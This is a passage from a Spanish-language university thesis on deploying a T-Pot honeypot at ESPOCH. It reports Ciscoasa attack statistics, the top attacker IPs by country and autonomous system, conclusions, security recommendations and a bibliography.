


Gráfico 23-4: Número de ataques por Ciscoasa en el mes.

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 24-4 se muestra el hstograma y los ataques registrados por Ciscoasa en los primeros 15 días de implementación.




Gráfico 24-4: Número de ataques por Ciscoasa en 15 días.

Realizado por: (Gallegos, Jaime, 2021)

La siguiente figura 41-4 muestra los lugares en el mundo desde donde Ciscoasa registró ataques, teniendo con mayor interacción a EE.UU., señalado con una marca roja y naranja que significa una alta interacción e interacción media, mientas que con una marca amarilla se distingue a EE.UU., Europa y parte de la oceanía con una interacción baja.

Figura 41-4: Mapa de ataques de Ciscoasa

Realizado por: (Gallegos, Jaime, 2021)

En el gráfico 25-4 muestra el número de ataques que se han registrado en Ciscoasa teniendo un total de 184 ataques, de los cuales 161 son ataques conocidos que representa un 87,5% de los ataques totales, también se registró 17 ataques por escaneo masivo que representan un 9.24% de los ataques totales y con 6 ataques de mala reputación que representan un 3.26 % de los ataques totales recibidos por Ciscoasa.




Gráfico 25-4: Reputación de las IP atacantes por Ciscoasa

Realizado por: (Gallegos, Jaime, 2021)

En el gráfico 26-4 se representa a los 10 países que han interactuado con la red teniendo un total de 253 ataques desde los diferentes países de los cuales el 70.36% de los ataques provienen de USA, el 10.67% de los ataques registrados son de Alemania, el 3.95% son provenientes de Canada, el 3.56% de los atacantes son de Holanda, el 3.16% son de Romania, el 2.37% han sido registrados desde Rusia, el 1.58% provienen de Bulgaria, un 1.58% son de Kenia, el 1.58% vienen de Inglaterra y un 1.19% de los ataques totales provienen de Palestina.




Gráfico 26-4: Ataques por país de Ciscoasa

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 27-4 muestra el top 10 de las IP que han tenido la mayor interacción con la red.




Gráfico 27-4: Top 10 atacantes de Ciscoasa

Realizado por:: (Gallegos, Jaime, 2021)

En la siguiente figura 42-4 muestra el registro de Ciscoasa del top 10 de las IP que han tenido la mayor interacción con la red.

Ciscoasa - Attacker Src IP - Top 10

Source IP	CNT
45.155.205.108	20
162.142.125.40	8
193.118.53.202	8
74.120.14.39	8
74.120.14.40	8
64.64.104.10	7
128.14.134.170	4
138.197.171.33	4
162.142.125.38	4
162.142.125.39	4

Export: Raw Formatted

Figura 42-4: Análisis de las IP usadas por los atacantes

Fuente: (Gallegos, Jaime, 2021)

En la figura 43-4 se muestra la IP con mayor interacción con la red que se registró en Ciscoasa, teniendo que es una IP que no se puede encontrar donde está ubicada perteneciente al sistema autónomo AS50673 a nombre de la empresa propietaria RIPE Network Coordination Centre.




Figura 43-4: Análisis IP 1

Realizado por: (Gallegos, Jaime, 2021)

En la figura 44-4 se muestra la segunda IP con mayor interacción con la red que se registró en Ciscoasa, teniendo que es una IP localizada en Estados Unidos perteneciente al sistema autónomo AS42861 a nombre de la empresa propietaria Censys Inc.




Figura 44-4: Análisis IP 2

Realizado por: (Gallegos, Jaime, 2021)

En la figura 45-4 se muestra la tercera IP con mayor interacción con la red que se registró en Ciscoasa, teniendo que es una IP localizada en Inglaterra perteneciente al sistema autónomo AS21859 a nombre de una empresa no registrada.




Figura 45-4: Análisis IP 3

Realizado por: (Gallegos, Jaime, 2021)

En la figura 46-4 se muestra la cuarta IP con mayor interacción con la red que se registró en Ciscoasa, teniendo que es una IP localizada en Estados Unidos perteneciente al sistema autónomo AS13722 a nombre de la empresa propietaria Censys Inc.




Figura 46-4: Análisis IP 4

Realizado por: (Gallegos, Jaime, 2021)

En la figura 47-4 se muestra la quinta IP con mayor interacción con la red que se registró en Ciscoasa, teniendo que es una IP localizada en Estados Unidos perteneciente al sistema autónomo AS13722 a nombre de la empresa propietaria Censys Inc.




Figura 47-4: Análisis IP 5

Realizado por: (Gallegos, Jaime, 2021)

En la figura 48-4 se muestra la sexta IP con mayor interacción con la red que se registró en Ciscoasa, teniendo que es una IP localizada en Estados Unidos perteneciente al sistema autónomo AS12025 a nombre de la empresa propietaria OculusProxies.

Figura 48-4: Análisis IP 6

Realizado por: (Gallegos, Jaime, 2021)

En la figura 49-4 se muestra la séptima IP con mayor interacción con la red que se registró en Ciscoasa, teniendo que es una IP localizada en Estados Unidos perteneciente al sistema autónomo AS21859 a nombre de la empresa propietaria ZENLA-1.




Figura 49-4: Análisis IP 7

Realizado por: (Gallegos, Jaime, 2021)

En la figura 50-4 se muestra la octava IP con mayor interacción con la red que se registró en Ciscoasa, teniendo que es una IP localizada en Canadá perteneciente al sistema autónomo AS14061 a nombre de la empresa propietaria DigitalOcean.




Figura 50-4: Análisis IP 8

Realizado por: (Gallegos, Jaime, 2021)

En la figura 51-4 se muestra la novena IP con mayor interacción con la red que se registró en Ciscoasa, teniendo que es una IP localizada en Estados Unidos perteneciente al sistema autónomo AS42861 a nombre de la empresa propietaria Censys Inc.




Figura 51-4: Análisis IP 9

Fuente: (Gallegos, Jaime, 2021)

En la figura 52-4 se muestra la décima IP con mayor interacción con la red que se registró en Ciscoasa, teniendo que es una IP localizada en Estados Unidos perteneciente al sistema autónomo AS42861 a nombre de la empresa propietaria Censys Inc.




Figura 52-4: Análisis IP 10

Fuente: (Gallegos, Jaime, 2021)

CONCLUSIONES

- Se desarrolló la correcta implementación de la estructura del T-POT en el servidor que la ESPOCH nos ha provisto ubicado en la Facultad de Informática y Electrónica y se realizó la recolección de datos gracias al túnel otorgado por nuestro proveedor de servicio CEDIA, mediante la IP 190.15.131.195.
- Con los resultados obtenidos se puede concluir que la mayoría de los ataques perpetrados a la red de la ESPOCH los registró el honeypot Dionaea, con un 78 % de ataques por mala reputación y teniendo a Estados Unidos con un 28 % de mayor interacción con la red.
- Se desarrolló la clonación de la página de la ESPOCH con ayuda de la aplicación Httrack y Kali Linux la cual nos permitió emular todos los servicios que la red institucional ofrece.
- Mediante los resultados arrojados en el tiempo de implementación del T-POT se pudo realizar una guía paso a paso para la prevención contra los ataques de seguridad informática.
- Se puede concluir que la actividad de los hackers siempre está presente ya sea por un simple sondeo de puertos o para realizar ataques cibernéticos pese a que nuestra IP es de una red institucional, se obtuvieron millones de ataques y atacantes provenientes de todas partes del mundo.
- De los resultados que arrojó el T-POT en el tiempo de implementación se pudo apreciar que en el servidor de fuente abierta Nginx se registró ataques con mayor frecuencia de IPs provenientes del Ecuador e incluso de nuestro proveedor de servicios CEDIA, también se evidencio ataques de entidades como: CNT y Otecel S.A.

RECOMENDACIONES

- Se recomienda de realizar una copia de seguridad periódica de todos los datos que se registran en el T-POT, ya que en un promedio de 30 días se realiza una limpieza interna por la excesiva cantidad de información obtenida y los datos tienden a borrarse.
- Se recomienda verificar el correcto funcionamiento y que cuenten con los requerimientos mínimos del servidor o equipo en donde se va a instalar el T-POT y también que se tenga la BIOS actualizada para evitar cualquier tipo de error.
- Se recomienda realizar la configuración mirror en un switch aislado con la IP asignada para tener todo el tráfico (TCP/UDP) real sin afectar a la red.
- Se recomienda fortalecer la infraestructura de datos de la ESPOCH, teniendo en cuenta que la mayor cantidad de ataques se dieron por el puerto TCP 445 y algunos usuarios coincidieron con las credenciales reales de este proyecto.

BIBLIOGRAFÍA

Agence France-Presse. Se perdieron más de 45.000 millones de dólares a causa de ciberataques en 2018. 2019. p.20. [Consulta: 9 de Julio de 2019]. Disponible en: https:/ /www.eluniverso.com/noticias/2019/07/09/nota/7416861/2018-se-perdio-mas-45000-millones-dolares-causa-ciberataques-segun.

Alonso, Chema. Tpot: Una colmena de honeypots para atraparlos a todos. 2017. p. 45 [Consulta: 26 de julio de 2017]. Disponible en: https:// w ww.elladodelma l.com / 2017/07/t-pot-una-colmena-de-honeypots-para.html.

Álvarez, Adán. Honeypot, añadiendo una capa de seguridad en una empresa de telecomunicaciones. *Universitat Oberta de Catalunya.* 2017. p.25 Disponible en: http: // openacc ess.uoc.edu/webapps/o2/bitstream/10609/59528/8/aalvarezvilTFG0117mem%C3%B2ria.pdf.

Ávila, M. *Deteccion del Malware Avanzado en redes organizacionales.* 2012. p.65

Avilés, Y. Repositorio Universidad Central. 2016. pp.34-35. Disponible en: file:/// F:/25-11-2020%20GALLARDO/tesis%20honeypot%20poli%20litoral.pdf.

Avilés, Yury. *Implementación de una herramienta Honeypot para detección y respuesta a ataques.* 2016. p.26

Barrera, Jhonny. Sistemas de Ciberseguridad: Amenazas y ataques. [En línea] 2 de Julio de 2020. pp. 32-38 Disponible en: https://avac.ups.edu.ec/presenci al57/ plugin file.php/41731/mod_resource/content/0/UPS%20Electiva%20II%20%202.2.%20Seguridad%20en%20Redes%20Amenazas%20y%20Ataques.pdf.

Belda, Nelo. Mejora de un sinkhole con Honeytrap. 2016. p. 65. Disponible en: https://www.securityartwork.es/2013/07/09/mejora-de-un-sinkhole-con-honeytrap-i/.

Betancourt, Jhonny. Introducción al hacker ético. *Universidad Piloto de Colombia.* 2014. p.36 [Consulta: 22 de Febrero de 2021.] Disponible en:http :/ / polux.unipiloto.edu .c o : 8080 /00001610.pdf.

BNews. Un incendio en un edificio puede ralentizar Netflix. [En línea] 8 de Marzo de 2018. p.45 [Citado el: 15 de Enero de 2021.]Disponible en: https ://www.bnews .com .br/noticias/principal/brasil/200114,incendio-em-predio-pode-causar-lentidao-na-netflix. html.

Bustamante. Repositorio Uta.2016. p. 25 https://www.uaeh. edu.mx/docencia/Tesi s/icbi/ licenciatura/documentos/Seguridad%20en%20re des.pdf. .

Carles, Joan. Que es una máquina virtual, usos y ventajas que nos proporciona. 2015. p.95. Disponible en: https://geekland.eu/que-es-una-maquina-virtual-usos-y-ventajas-que-nos-proporiciona/.

Debian. Ingenieria de software. p.65. Disponible en:6 de Julio de 2019. https: //www.debian.org/releases/buster/index.es.html.

Dennett, Daniel C. *Bombas de intuición y otras herramientas del pensamiento.* 2015. p.98
acking ético y seguridad en Red. *UOC.* 2014. p.21. Disponible en:http://openaccess.uoc.edu/webapps/o2/bitstream/10609/34501/7/cdiasTFC0614memoria.pdf.

Estrella, Gustavo. Diseño del prototipo de una honeypot virtual que permitirá mejorar el esquema de 2011.p.65 [Consulta: 2 de Enero de 2021.] Disponible en: http://repositorio.ug.edu.ec/handle/redug/6776.

Gago, Ignacio. Sistema de Detección de Ataques DDoS en Tor. *Universidad Complutense de Madrid.* 2015. p.63 [Consulta: 22 de Febrero de 2021.] Disponible en :https:// eprints.ucm.es/id/eprint/33415/1/memoria_tfg.pdf.

Githlub. Introducción T-POT The all in one honeypot. [En línea] 2018.p.34. Disponible en: https://github.telekom-security.de/2015/03/honeypot-tpot-concept.html#t-pot. .

Gomar, Juan. *Pofesional Review.* 2017. p.85.

Rodríguez, Alain. *Herramientas fundamentales para el hacking ético.* 2020.p.17.

Hewlett Packard Enterprise. Servidor HPE ProLiant DL380 Gen9. *Digital Data Sheet.* 2014. p.39. [Consulta: 30 de Diciembre de 2020.] Disponible en:h t t p s : //ww w. sol ut ionboxu sa.com/images/articulos/826682-B21_1.pdf.

INCIBE. Guía de implantación de un honeypot industrial. *Gobierno de España.* [En línea] 2019. p.61. [Consulta: 16 de Febrero de 2021.] Disponible en: https://www.incibe-cert.es/sites /default/files/contenidos/guias/doc/incibecert_guia_implantacion_honeypot_industrial.pdf.

Intelligenia. Guía sobre Seguridad Informática o Ciberseguridad. *El blog de Intelligenia.* [En línea] 30 de Noviembre de 2017. p. 23 [Consulta: 4 de Marzo de 2021.] Disponible en: http:// blog.intelligenia.com/2017/11/guia-seguridad-informatica-ciberseguridad.html.

Jaén. Correo electrónico no solicitado (SPAM). [En línea] enero de 2018. p.88. [Consulta: 17 de Marzo de 2021.]Disponible en: https://www.ujaen.es/servicios/ sinformatica/sites/servicio _sinformatica/files/uploads/guiaspracticas/Guias%20de%20seguridad%20UJA%20%201.%20S PAM.pdf.

Jorge Chávez. Simulación y análisis de mecanismos de defensa ante los ataques de denegación de servicios (DoS) en redes de área local convergentes. [En línea] 2011. p.41 [Consulta: 26 de Febrero de 2021.] Disponible: https://bibdigital.epn.edu.ec/bitstream/ 15000/4282/1/CD-3905.pdf.

Jose Gonzalez, Luis Castillo, Tomás Robledo, Joaquín Martínez, Juan Desongles. *Cuerpo de Administrativos de Administracion General. Comunidad Autonoma de Madrid.* Madrid : Eduforma, 2003.p.98.

Jurado, D. *Análisis de Honeypots complejos: Honeypnets.* Madrid : s.n., 2016.pp.64-95.

